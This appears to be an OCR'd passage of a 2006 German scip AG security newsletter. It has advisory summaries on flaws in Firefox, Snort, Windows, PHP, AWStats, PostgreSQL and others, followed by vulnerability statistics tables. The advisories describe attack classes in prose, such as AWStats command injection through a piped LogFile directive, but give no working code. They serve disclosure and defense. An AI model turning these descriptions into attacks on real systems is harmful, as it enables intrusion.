Das Mozilla-Projekt versucht einen open-source Webbrowser zur Verfügung zu stellen. Der Mozilla Webbrowser erlangte seit der Veröffentlichung der ersten offiziellen Versionen immer mehr Akzeptanz. Einmal mehr wurden mehrere Schwachstellen zeitgleich publiziert. Diese betreffen den Mozilla Firefox bis 1.5.0.4. Einer der Fehler betrifft die JavaScript-Sandbox. In dieser kann mit der Funktion valueOf() erweiterte Rechte bei der Ausführung von JavaScript-Code erlangt werden. Genaue technische Details oder ein Exploit sind nicht bekannt. Als Workaround wird empfohlen, entweder auf JavaScript oder das Aufsuchen von Webseiten zwielichtiger Herkunft zu verzichten. Der Fehler wurde in der jüngsten Firefox-Version behoben.

Expertenmeinung:
Mozilla Firefox gilt als ernstzunehmende und sichere Alternative zum Branchenriesen Microsoft Internet Explorer. In vielen der letzten Meldungen zu Schwachstellen im Internet Explorer wird darauf verwiesen, endlich auf eine Lösung wie Firefox umzusteigen. Dieses Mehr an Popularität hat aber kurzfristig auch dem Firefox-Projekt zusätzliche Angriffsfläche beschert. Noch nie wurden innerhalb so kurzer Zeit so viele ernstzunehmende Sicherheitslücken in Mozilla Firefox bekannt. Statistisch ist das freie Produkt drauf und dran den alteingesessenen Browser in punkto Fehler zu überholen. Die alte Fausregel, dass zusätzliche Popularität eines Produkts die meisten Sicherheitslücken in diesem zu Tage fördern wird, hat sich also einmal mehr bewahrheitet.

3.20 Snort bis 2.6.0 http_inspect Preprozessor umgehen

Einstufung: kritisch
Remote: Ja
Datum: 02.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2276

Snort ist eine beliebte, netzwerkbasierende open-source Intrusion Detection-Lösung. Es wurde ein Fehler im Preprozessor für HTTP entdeckt. Dieser kann unter gewissen Umständen umgangen werde, wodurch sich ein Angreifer der Entdeckung entziehen kann. Weitere Details oder ein Exploit sind nicht bekannt. Der Fehler wird in den Versionen 2.4.5 sowie 2.6.0 behoben werden.

Expertenmeinung:
Weiss ein Angreifer, dass das Zielnetzwerk durch ein Snort-System geschützt wird, wird er alles daran setzen, seine Zugriffe möglichst unauffällig durchzuführen. Eine einfache Evasions-Technik, wie die hier beschriebene nimmt er natürlich mit offenen Armen entgegen. Um dem Angreifer keine Chance zu lassen, das Intrusion Detection-System zu umgehen, sollte man auf die neueste Version updaten.

© scip AG

3.21 Microsoft Windows XP und Server 2003 inetcomm.dll mhtml: Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 01.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2275

Microsoft Windows XP stellt eine Weiterentwicklung des professionellen Windows 2000 dar. Microsoft Windows 2003 Server ist die Server-Version von Windows XP. Es wurde ein Fehler in der Bibliothek inetcomm.dll entdeckt. Durch eine korrupte mhtml-URL kann ein Pufferüberlauf erzwungen und damit beliebiger Programmcode ausgeführt werden. Weitere Details oder ein Exploit sind nicht bekannt. Als Workaround wird empfohlen, auf das Folgen von mhtml-Links vorerst zu verzichten.

Expertenmeinung:
Da nahezu keine Details zur Schwachstelle bekannt sind, ist die Einschätzung sehr schwierig und zum jetzigen Zeitpunkt nicht möglich. Sollten Ihre Systeme verwundbar sein, sollen Sie schnellstmöglich auf eine aktuelle Software-Version updaten. Sobald Details und ein Exploit zum Problem erscheinen, wird der eine oder andere Angreifer seinen Spass haben wollen.

3.22 F-Secure Anti-Virus for Microsoft Exchange bis 6.40 Web-Konsole Authentisierung Pufferüberlauf

Einstufung: kritisch
Remote: Ja
Datum: 01.06.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2272

F-Secure stellt eine Antiviren-Lösung für verschiedene Plattformen, darunter auch Exchange, zur Verfügung. Mikko Korppi entdeckte eine nicht näher beschriebene Pufferüberlauf-Schwachstelle in der Web-Konsole. So sei während der Authentisierungs-Prozedur das beliebige Ausführen von Programmcode möglich. Weitere Details oder ein Exploit sind nicht bekannt. F-Secure hat einen Hotfix für die Version 6.40 herausgegeben.

Expertenmeinung:
Pufferüberlauf-Schwachstellen bei Passwort-Authentisierungen sind typische Klassiker. Sie erfreuen sich vor allem einem hohen Mass an Beliebtheit, weil jeder Remote-Anwender, der eine Verbindung zum Zielsystem herstellen kann, den Fehler für seine Zwecke ausnutzen könnte. Entsprechend geben die Entwickler von Authentifizierungs-Systemen sehr viel Acht darauf, dass ihre Mechanismen nicht so ohne weiteres überlistet werden können. Deshalb ist es sehr unangenehm für F-Secure, einen solchen Fehler in ihrer Software einzugestehen.

3.23 PHP bis 5.1.4 curl_init() Null-Byte-Zeichen Safe Mode erweiterte Rechte

Einstufung: kritisch
Remote: Ja
Datum: 30.05.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2269

PHP ist ein frei verfügbares open-source Skripting-Paket, das für sämtliche populären Betriebssysteme zur Verfügung steht. Es findet vorwiegend im Web-Einsatz seine Verwendung. Maksymilian Arciemowicz entdeckte eine Schwachstelle, die die Funktion curl_init() in den Versionen bis 5.1.4 betrifft. Dort kann durch die Zuhilfenahme eines Null-Byte-Zeichens die Limitierungen von Safe Mode umgangen werden. Ein Angreifer, der direkten Einfluss auf die mit der betroffenen Funktion zu verarbeitenden Eingabewerte ausüben kann, kann so erweiterte Rechte erlangen. Genaue technische Details oder ein Exploit sind nicht bekannt. Der Fehler wurde vorerst im CVS behoben.

Expertenmeinung:
Es ist jedoch tatsächlich möglich, diesen Angriff auf betroffenen Systemen eventuell mit einem gewissen Aufwand umzusetzen. Umso wichtiger ist es, nun seine Systeme bei Gelegenheit gegen diesen Angriff zu schützen.

3.24 AWstats bis 6.5 awstats.pl configdir-Parameter erweiterte Rechte

Einstufung: kritisch
Remote: Ja
Datum: 26.05.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2265

AWStats ist eine open-source Lösung für das Darstellen von Webserver-Statistiken über ein Web-Frontent. Es wird aufgrund der einfachen und übersichtlichen Handhabung gerne von Webmastern und Hostern eingesetzt. Hendrik Weimer entdeckte eine kritische Schwachstelle in den Versionen bis 6.5. In awstats.pl wird der configdir-Parameter nicht richtig überprüft. Dadurch können beliebige Konfigurations-Dateien geladen werden. Desweiteren kann über

© scip AG

die LogFile-Direktive eine OS Command Injection angestrebt werden, in dem die auszuführenden Kommandos mittels Pipe angehängt werden. Dadurch lassen sich beliebige Kommandos auf dem Zielsystem ausführen. Als Workaround wird empfohlen, lediglich vertrauenswürdigen Benutzern Zugriff zu gewähren.

Expertenmeinung:
Dieser Fehler ist durchaus problematisch, da die AWStats gerne genutzt wird und der Angriff einfach umgesetzt werden kann. Es ist nur eine Frage der Zeit, bis die gängigen CGI-Scanner den Web-Zugriff automatisiert durchführen können - Und spätestens dann wird ein Mehr an Angriff auf die entsprechenden Webserver festgestellt werden können.

3.25 PostgreSQL bis 8.1 Multi-Byte Zeichen Codierung SQL-Injection

Einstufung: kritisch
Remote: Ja
Datum: 24.05.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2261

PostgreSQL ist eine hoch skalierbare, SQL-kompatible und unter der open-source Lizenz herausgegebene relationale Datenbank. Wie das Entwickler-Team meldet, existiert eine kritische SQL-Injection Schwachstelle in den Versionen bis 8.1. Durch die fehlerhafte Behandlung von codierten Multi-Byte Zeichen sei ein direkter Zugriff in der Datenbank möglich. Genaue technische Details oder ein Exploit sind nicht bekannt. Der Fehler wurde durch aktualisierte Versionen behoben.

Expertenmeinung:
Dieser Angriff ist sehr kritisch, da er zusammen mit anderen Schwachstellen zur kompletten Komprimitierung des Systems führen kann, ohne dass der Benutzer überhaupt etwas davon mitbekommen könnte. Es ist daher umso wichtiger, schnellstmöglich Gegenmassnahmen zu ergreifen und beim Erscheinen eines Patches diesen unverzüglich auf den betroffenen Systemen einzuspielen.

3.26 HP OpenView Network Node Manager bis 7.50 unbekannter Fehler erweiterte Rechte

Einstufung: kritisch
Remote: Unbekannt
Datum: 24.05.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2259

HP OpenView ist ein vor allem im professionellen Umfeld gern genutztes Produkt zur Überwachung von Systemen über das Netzwerk. NGSSoftware hat einen Fehler in den Versionen bis 7.50 gefunden. So sei es möglich erweiterte Rechte zu erhalten und nach Belieben Dateien zu schreiben. Weitere Details oder ein Exploit sind nicht bekannt. HP hat einen Patch zum Problem herausgegeben.

Expertenmeinung:
Wahrhaftig ist dies eine sehr ernst zu nehmende Sicherheitslücke. Werden Details zu dieser Attacke bekannt, ist es nur eine Frage der Zeit, bis entsprechende Angriffs-Tools und Exploits erhältlich sein werden. Dies heisst jedoch nicht, dass man das Einspielen der entsprechenden Bugfixes aufschieben sollte. Die von HP zur Verfügung gestellten Patches sollten unverzüglich eingespielt werden, um das Risiko eines erfolgreichen Angriffs zu minimieren.

3.27 Linux Kernel bis 2.6.16.17 Netfilter SCTP Chunk-Länge Validierung Denial of Service

Einstufung: kritisch
Remote: Ja
Datum: 22.05.2006
scip DB: http://www.scip.ch/cgi-bin/smss/showadvf.pl?id=2255

Netfilter ist eine sehr gern genutzte Möglichkeit des Firewallings unter Unix/Linux. Die meisten Distributionen liefern die entsprechenden Pakete mit. Eine Vielzahl der freien und kommerziellen Linux-Firewalls basieren gar auf diesen. Es wurden zeitgleich drei Schwachstellen im Zusammenhang mit dem Linux Kernel bis 2.6.16.17 entdeckt. Eine davon ist in einer Denial of Service gegeben. Ein Absturz kann durch fehlerhafte Validierung der Chunk-Länge in SCTP passieren. Genaue technische Details oder ein Exploit sind nicht bekannt. Der Fehler wurde im jüngsten Linux Kernel behoben.

Expertenmeinung:
Stellt ein Linux-Rechner mit Firewall-Mechanismen einen Common Point of Trust dar, was eigentlich stets der Fall sein sollte, kann sehr einfach eine flächendeckende Denial of Service-Attacke durchgeführt werden. Das Umsetzen von Gegenmassnahmen ist bei exponierten Systemen deshalb dringendst anzuraten.

© scip AG


4. Statistiken Verletzbarkeiten

Die im Anschluss aufgeführten Statistiken basieren auf den Daten der deutschsprachige Verletzbarkeitsdatenbank der scip AG.

http://www.scip.ch/cgi-bin/smss/showadvf.pl


Zögern Sie nicht uns zu kontaktieren. Falls Sie spezifische Statistiken aus unserer Verletzbarkeitsdatenbank wünschen so senden Sie uns eine E-Mail an mailto:info@scip.ch. Gerne nehmen wir Ihre Vorschläge entgegen.

Auswertungsdatum:	19. Juni 2006




	2003	2004	2005	2006
sehr kritisch	56	15	15	3
kritisch	214	314	402	177
problematisch	170	287	423	191

Verlauf der Anzahl Schwachstellen pro Jahr



	2006 - Apr	2006 - Mai	2006 - Jun
sehr kritisch	1		1
kritisch	37	33	26
problematisch	32	44	15

Verlauf der letzten drei Monate Schwachstelle/Schweregrad




	2006 - Apr	2006 - Mai	2006 - Jun
Cross Site Scripting (XSS)	6	3	5
Denial of Service (DoS)	9	12	2
Designfehler	27	23	10
Directory Traversal	3		1
Eingabeungültigkeit		3	1
Fehlende Authentifizierung			
Fehlende Verschlüsselung		6	
Fehlerhafte Leserechte		1	
Fehlerhafte Schreibrechte	1		
Format String	1		
Konfigurationsfehler			
Pufferüberlauf	17	20	16
Race-Condition	1	1	
Schwache Authentifizierung	1	1	1
Schwache Verschlüsselung	1		
SQL-Injection	1	1	1
Symlink-Schwachstelle	1		
Umgehungs-Angriff		1	2
Unbekannt	1	5	3


Verlauf der letzten drei Monate Schwachstelle/Kategorie

© scip AG

Registrierte Schwachstellen by scip AG




Verlauf der Anzahl Schwachstellen pro Monat - Zeitperiode 2006



	2006 - Jan	2006 - Feb	2006 - Mrz	2006 - Apr	2006 - Mai	2006 - Jun	2006 - Jul	2006 - Aug	2006 - Sep	2006 - Okt	2006 - Nov	2006 - Dez
sehr kritisch	1			1		1						
kritisch	30	38	27	37	33	26						
problematisch	48	13	25	32	44	15						

Verlauf der Anzahl Schwachstellen/Schweregrad pro Monat - Zeitperiode 200

© scip AG




	2006 - Jan	2006 - Feb	2006 - Mrz	2006 - Apr	2006 - Mai	2006 - Jun	2006 - Jul	2006 - Aug	2006 - Sep	2006 - Okt	2006 - Nov	2006 - Dez
Cross Site Scripting (XSS)	3	4	3	6	3	5						
Denial of Service (DoS)	25	10	10	9	12	2						
Designfehler	15	12	12	27	23	10						
Directory Traversal		1	1	3		1						
Eingabeungültigkeit	1	1			3	1						
Fehlende Authentifizierung	1											
Fehlende Verschlüsselung	2		1		6							
Fehlerhafte Leserechte	1		3		1							
Fehlerhafte Schreibrechte			2	1								
Format String	3	1	1	1								
Konfigurationsfehler												
Pufferüberlauf	18	17	13	17	20	16						
Race-Condition		1		1	1							
Schwache Authentifizierung	1		1	1	1	1						
Schwache Verschlüsselung	1	1	1	1								
SQL-Injection				1	1	1						
Symlink-Schwachstelle	1			1								
Umgehungs-Angriff	2	1			1	2						


Verlauf der Anzahl Schwachstellen/Kategorie pro Monat - Zeitperiode 2006

© scip AG

Registrierte Schwachstellen by scip AG




Verlauf der Anzahl Schwachstellen pro Monat



	2003-Jan	2003-Feb	2003-Mrz	2003-Apr	2003-Mai	2003-Jun	2003-Jul	2003-Aug	2003-Sep	2003-Okt	2003-Nov	2003-Dez	2004-Jan	2004-Feb	2004-Mrz	2004-Apr	2004-Mai	2004-Jun	2004-Jul	2004-Aug	2004-Sep	2004-Okt	2004-Nov	2004-Dez	2005-Jan	2005-Feb	2005-Mrz	2005-Apr	2005-Mai	2005-Jun	2005-Jul	2005-Aug	2005-Sep	2005-Okt	2005-Nov	2005-Dez	2006-Jan	2006-Feb	2006-Mrz	2006-Apr	2006-Mai	2006-Jun
sehr kritisch		4	6	4	7	3	14	4	6	2	5	1		4	1	3		2	1		1	1		2		1		2		2	2	3	1	2	1	1	1			1		1
kritisch		3	6	13	14	24	40	16	27	23	26	22	17	23	19	23	27	28	19	33	15	60	26	24	25	33	38	58	47	20	46	20	26	42	37	10	30	38	27	37	33	26
problematisch	1	5	6	7	7	12	32	15	14	27	26	18	17	15	18	34	15	25	12	13	23	39	33	43	51	49	32	51	56	18	46	26	28	26	24	16	48	13	25	32	44	15

Verlauf der Anzahl Schwachstellen/Schweregrad pro Monat

© scip AG



	2003-Jan	2003-Feb	2003-Mrz	2003-Apr	2003-Mai	2003-Jun	2003-Jul	2003-Au	2003-Sep	2003-Okt	2003-Nov	2003-Dez	2004-Jan	2004-Feb	2004-Mrz	2004-Apr	2004-Mai	2004-Jun	2004-Jul	2004-Au	2004-Sep	2004-Okt	2004-Nov	2004-Dez	2005-Jan	2005-Feb	2005-Mrz	2005-Apr	2005-Mai	2005-Jun	2005-Jul	2005-Au	2005-Sep	2005-Okt	2005-Nov	2005-Dez	2006-Jan	2006-Feb	2006-Mrz	2006-Apr	2006-Mai	2006-Jun
Cross Site Scripting (XSS)						5	8	1	2	4	3	2	3	2	5			4	1	2	1	1	1	4	1	3	1	20	3	2	10	4	5	6	5	1	3	4	3	6	3	5
Denial of Service (DoS)		1	2	6	7	5	24	7	8	12	10	8	4	5	10	12	5	17	4	13	12	16	10	9	15	6	12	19	30	6	25	4	12	15	24	4	25	10	10	9	12	2
Designfehler	1	3	3		6	4	10	6	6	6	9	1	2	7	3	9	10	8	8	10	5	19	20	20	29	44	16	30	36	14	15	18	12	13	12	7	15	12	12	27	23	10
Directory Traversal														1	3		1	1		1			1	2				2	1	1	2			1	2			1	1	3		1
Eingabeungültigkeit		1	3	1	2		1	1			2	1			1	3	2			2							1			1						1	1	1			3	1
Fehlende Authentifizierung				1		1	3			1	1	1	1	3		2		2				2					1		2	1							1					
Fehlende Verschlüsselung				1	1	2		2			4		3		1	6		2											2		2		1		2		2		1		6	
Fehlerhafte Leserechte		1		2	1	4	3	4	4	2	4	2	3	1	2	4	1		1	1	2	3	2	3	1	2	4	2	1		6		1	2			1		3		1	
Fehlerhafte Schreibrechte										2	2	4	4	2	2	3	2	1	7	3	1	7	3	3	1	2	2	1		3	2	1	1		1	2			2	1		
Format String						1		2	2			2		1				1					1	1		1		1			2		2	2			3	1	1	1		
Konfigurationsfehler		2	1	2	2	4	1	1	8		5	5		1	1	1							1	2					1													
Pufferüberlauf		3	7	9	7	8	28	11	16	20	14	8	7	13	6	15	8	11	7	8	13	29	14	22	19	14	20	26	22	6	14	15	16	19	12	8	18	17	13	17	20	16
Race-Condition			1	1		1				1						1			2		1	4		2	2	2	3	3		1		1			1			1		1	1	
Schwache Authentifizierung					1	1	5			1	1		4		2		3	3	1	2	1		2		1			5		1	6	2	2		1	1	1		1	1	1	1
